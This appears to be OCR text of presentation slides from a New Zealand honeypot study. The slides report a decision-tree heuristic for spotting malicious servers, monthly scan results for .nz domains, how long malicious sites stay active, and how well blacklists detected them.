


Network Heuristics - Server Maps



Number of Domain Name Extensions
<=2
>2
Benign
Number of Unique DNS Servers
<=5
>5
Number of Domain Name Extensions
Malicious
<=3
>3
Benign
Malicious


Map of Exploit Servers



.nz Stage 3 Results


- .nz scan – undertaken basic analysis
  - ~250,000 domains scanned montly
  - Found ~0.12% URLs malicious
  - Some domains are persistent offenders

Phase 3: confirmed malicious servers



.nz Server Maliciousness Decay

% of malicious still active



Months since detection

Further Analysis (first month)

- Revisited web site with fully patched system – all attacks foiled (we think)
- Assessed popularity of compromised sites using Alexa, Google Toolbar and SiteAdvisor
  - 17 sites not known to ranking sites, 2 sites were rated “medium”, others “low”
- Cross-checked site against Google’s Safe Browsing API, McAfee SiteAdvisor and HauteSecure plugin
  - 9 out of 52 sites were tagged as malicious by Google, Stopbadware.com and SiteAdvisor.
  - Haute Secure did better (40 out of 52)

Discussion

- Results of the .nz scan indicate a slight upward trend in malicious server deployment overall
  - High variability month by month
  - 43% are newly malicious on monthly scans
  - Malicious servers redirect to an exploit server located outside the .nz domain
- Many sites remain malicious for long periods before system administrators detect and nullify malicious behaviour
  - *Over 53% remain malicious for 1 month or more*
  - *http://www.internetnz.net.nz/workstreams/honeypot*

Q & A